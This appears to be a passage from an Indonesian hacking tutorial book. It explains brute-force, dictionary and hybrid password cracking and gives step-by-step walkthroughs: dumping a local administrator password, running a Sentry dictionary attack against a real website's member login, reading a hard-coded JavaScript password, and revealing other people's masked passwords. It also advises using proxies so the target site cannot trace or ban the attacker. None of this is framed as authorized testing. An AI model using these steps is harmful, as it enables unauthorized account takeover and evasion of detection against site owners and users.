
Pada dasarnya, password bisa diperoleh dengan banyak cara. Mulai dengan menggunakan software hingga *social engineering*. Software untuk mencari password disebut sebagai password cracker.

Program-program pencari password tersebut menggunakan beberapa metode dalam bekerja.

Brute Force merupakan metode yang cukup ngetrend. Sebab, Anda dapat menunggu program bekerja dengan sendiri mencari password. Sistem kerjanya adalah dengan mencoba semua karakter yang ada hingga ditemukan password yang cocok. Misalnya, program akan mencoba huruf a sebagai password. Apabila tidak berhasil, akan diganti dengan b. Apabila sampai z tidak ada yang cocok, akan diganti pula dengan aa, dan kombinasi seterusnya. Metode ini memiliki tingkat kebenaran yang lebih tinggi dibandingkan yang lainnya, tanpa mempedulikan teknik enkripsi password yang digunakan.

Masalah dari teknik Brute Force ini akan memakan waktu yang lama. Semakin banyak kombinasi karakter dan semakin panjang password yang dicari, memerlukan waktu yang lebih lama, apalagi termasuk angka dan karakter khusus. Bayangkan, apabila sebuah password terdiri dari 10 karakter, dan kemampuan komputer Anda untuk menebak password adalah 50.000.000/detik. Menurut perkiraan Brute Force, dibutuhkan waktu selama 42.750 tahun untuk menemukan password tersebut.

Untuk menghitung berapa lama proses brute force seperti contoh di atas, Anda bisa membuka: http://lastbit.com/pswcalc.asp.



Gambar 156: Password Calculator.

Single Mode inilah yang sebenarnya yang harus dicoba pertama kali dalam mencari sebuah password. Metode ini adalah metode yang paling cepat dalam pencarian sebuah password. Sebab, ada beberapa aturan yang harus dilakukan, misalnya sang pemburu password menentukan karakter tertentu saja yang akan dikombinasikan untuk dicari passwordnya. Selain itu, seseorang bisa mengatur, misalnya pada huruf terakhir password adalah huruf Z. Dengan demikian, program akan bekerja sesuai dengan perintah yang diberikan.

WordList Mode atau **Dictionary Mode** (Dictionary Attack), merupakan metode yang bekerja sesuai dengan password yang telah diketik atau disimpan dalam sebuah file khusus sebelumnya. Misalnya, Anda telah menyiapkan sebuah file teks yang berisi kombinasi password apa saja yang akan diperiksa oleh program.

Selain itu, dengan metode *dictionary attack* ini Anda dapat membuatkan sebuah aturan tambahan. Misalnya, setiap password yang akan dicoba dengan menambahkan karakter

tertentu seperti 123 dan sebagainya. Dimana metode ini juga dikenal dengan sebutan **Hybrid Mode** yang boleh dibilang gabungan dari Brute Force dan Dictionary Attack.

False Type Mode merupakan metode yang telah Anda ketahui password-nya tapi Anda masih ragu kombinasi yang tepat dari sebuah password. Misalnya, password: "aku" bisa saja dicoba dengan password yang sama tapi karakter yang berbeda.
Hasil password bisa menjadi: aku; Aku; aKu; akU; AKu; AkU; aKU; atau AKU, bisa juga akoe, aqu.


Namun, perlu diketahui bahwa tidak semua program memiliki metode di atas, sehingga Anda perlu menyesuaikan sendiri dengan program yang akan Anda pakai nantinya. Dan kebanyakan program secara default menggabungkan metode-motode yang digunakan di atas untuk mencari sebuah password. Dari sekian banyak metode tersebut, yang cukup efektif adalah Hybrid Mode.

Ada dua macam password cracker. Cara lama adalah dengan mencoba kombinasi password satu per satu sampai didapat password yang cocok, dikenal dengan istilah *dictionary attack*. Ada pula yang disebut brute-force attack, yaitu mencoba semua kombinasi huruf, angka, dan karakter. Cara ini sangat lambat dan banyak situs yang menutup akses terhadap usaha login yang secara berturut-turut tidak berhasil.

Salah satu program yang terkenal untuk melakukan brute-force adalah Brutus dan AccessDiver.


Berikut ini adalah sebuah contoh aplikasi *Brute Force Attack* pada komputer lokal, untuk mengetahui password-nya. Di sini kita menggunakan program yang bernama Proactive Password Auditor. Untuk bisa mengetahui password dari administrator sistem yang Anda masuki.

Jalankan program tersebut, kemudian Anda bisa mengambil pilihan *Memory of local computer* atau pada *Registry of local computer* dan klik tombol **Dump**.




Gambar 157: Proactive Password Auditor.

Selanjutnya tunggu proses *Brute Force Attack* sedang dilakukan sampai selesai.



Gambar 158: Proses brute force.


Setelah selesai, Anda bisa melihat password dari komputer tersebut.



Gambar 159: Password yang ditemukan.

Dictionary Attack

Saat ini sudah cukup banyak kamus (*dictionary*) yang digunakan sebagai pencari password yang tersedia di internet. Saya menemukan pada website Google http://code.google.com/p/dotnetperls-controls/downloads/detail?name=enable1.txt&can=2&q= sebuah wordlist yang bisa digunakan untuk password cracking. Juga tersedia dalam CD penyerta buku ini.




Gambar 160: Kamus password.

Anda bisa mencari berbagai file wordlist lainnya pada URL berikut: http://trac.kismac-ng.org/wiki/wordlists.

Juga terdapat tool yang bisa digunakan untuk membuat kamus password. Di sini saya menggunakan Free Worldlist Generator. Setelah menginstall program ini, akan muncul pilihan jenis wordlist yang akan Anda buat apakah hanya angka, hanya huruf, kombinasi angka dan huruf, atau acak.

Sebagai contoh, saya akan meng-*generate* huruf sebanyak 100000000. Lalu klik tombol **Generate Wordlist**.




Gambar 161: Wordlist generator.

Lalu, masukkan nama file untuk penyimpanan hasil *generate* password tersebut dan klik tombol **Save**.


Gambar 162: Menyimpan hasil generator.

Kini tunggulah proses *generating* password dilakukan sampai selesai.



Gambar 163: Proses selesai.

Untuk membuka file yang baru saja kita buat, membutuhkan sedikit waktu karena ukuran file-nya mencapai 700 MB lebih. Bahkan, sampai-sampai Notepad tidak bisa membukanya. Jadi, Anda bisa membukanya dengan Wordpad atau MS. Word.




Gambar 164: Contoh daftar password.

Kita akan melakukan proses *dictionary attack* dengan bantuan program yang bernama Sentry. Ikuti langkah berikut untuk menggunakannnya.

1. Pertama-tama buatlah kamus password (*dictionary*) yang berisikan kumpulan kata yang kemungkinan adalah password sebuah sistem. Seperti contoh di bawah ini saya membuat file bernama daftar-password.txt.


   Format penulisan combo password adalah: **username:password**



Gambar 165: Kamus username:password.

2. Jalankan program Sentry. Pada bagian *Site*, masukkan nama website yang ingin Anda lakukan *Dictionary Attack*, dalam hal ini alamat login target adalah: http://www.(website-target-).com/members/.

   Maaf, untuk kali ini saya terpaksa menutup nama website target demi keamanan.




Gambar 166: Mencari password website.

3. Klik pada bagian **List** lalu klik **Wordlist** dan ikon **Open** untuk meload file daftar-password.txt yang telah disiapkan sebelumnya. Lalu, cari di mana Anda menyimpan file daftar-password.txt dan kembali klik tombol **Open**.


Gambar 167: Memilih file password.

4. Setelah daftar password berhasil di-load, akan muncul username dan password pada bagian *Wordlist*. Apabila diinginkan, Anda juga bisa mengatur panjang passwordnya pada bagian *Length Filter*.




Gambar 168: Password yang digunakan.

5. Untuk memulai proses penyerangan, klik tombol **Start** dan tunggu prosesnya dilakukan sampai selesai. Setelah selesai, Anda bisa mengetahui password yang dicari. Apabila cocok, akan muncul pada tab *Hits* yang berada di bagian bawah.



Gambar 169: Password yang berhasil diperoleh.

Jika Anda perhatikan, pada kotak *Statistics* diperoleh 1 buah hits yang menunjukkan password yang berhasil didapatkan.



Gambar 170: Statistik.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Arti dari kode angka pada kotak statistik adalah:

200 - OK Response, bukan berarti hit.

3xx - Redirect.

401 - Authentication Required.

403 - Forbidden.


404 - Page not found.

503 - Service Temporarily Unavailable. Biasanya masalah pada proxy.

Kode seperti di atas, biasanya juga sering Anda temui sewaktu membuka sebuah halaman website yang error.


Demi keamanan Anda, Anda juga disarankan untuk mengatur Proxylist. Supaya IP Anda tidak dicatat oleh website target sehingga Anda bisa di-*banned* ataupun dilacak oleh pemilik website. Serta beberapa setting lainnya yang Anda rasa diperlukan.

Sekadar tambahan, jika Anda memerlukan untuk membuat proxy list, caranya adalah dengan memasukkan IP *address* dan nomor port yang digunakan.
Formatnya adalah: **ip-address:nomor-port**.
Berikut ini contoh daftar proxy yang saya buat dalam Notepad.



Gambar 171: Daftar proxy.


Setelah Anda me-load dalam Sentry, tampilannya akan menjadi seperti di bawah ini.



Gambar 172: Menggunakan proxy.

Password JavaScript

Apabila Anda menemukan sebuah website yang menggunakan JavaScript untuk melakukan Login seperti berikut ini.



Gambar 173: Permintaan password.

Klik saja **Cancel**. Setelah Anda kembali pada halaman sebelumnya, cobalah untuk melihat *Source Code* dari website tersebut.

Carilah pada script berikut ini:


```
<script language="JavaScript">
<!-- Beginning of JavaScript -
function password() {
        Ret=prompt('Please enter your password:',"");
        if(Ret=="123456") {
                location='login.html';
        } else {
                alert("Incorrect Password... That's a Sad Attempt.")
        }
}
// - End of JavaScript - -->
</script>
```

Bagian yang digaris bawahi, 123456 adalah password-nya. Sedangkan login.html merupakan halaman yang dituju setelah memasukkan password dengan benar.

Asterix

Asterix adalah nama untuk karakter tanda bintang (*), biasanya digunakan untuk menyembunyikan password supaya tidak terlihat oleh orang lain. Misalnya, pernahkah Anda melihat password pada sebuah program seperti email client, FTP, MiRC, messenger, dan sebagainya yang berbentuk karakter asterik baik berupa titik maupun bintang?

Kini kita akan melakukan sebuah eksperimen sederhana berkenaan dengan password, yaitu bagaimana kita bisa mengetahui password orang lain dengan mudah.
Sebagai contoh, sebuah Yahoo Messenger dalam kondisi off tapi menampilkan password-nya.




Gambar 174: Yahoo! Messenger.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Kita bisa menggunakan sebuah tool bernama *Show/Change a hidden password*. Anda bisa menjalankan program tersebut tanpa perlu melakukan instalasi.

Yang perlu Anda lakukan adalah menjalankan program tersebut, lalu berikan tanda centang pada bagian **Enabled**. Selanjutnya arahkan mouse pada karakter asterix. Secara otomatis passwordnya akan muncul pada programnya. Seperti contoh di bawah ini, diketahui passwordnya adalah: "passwordku".

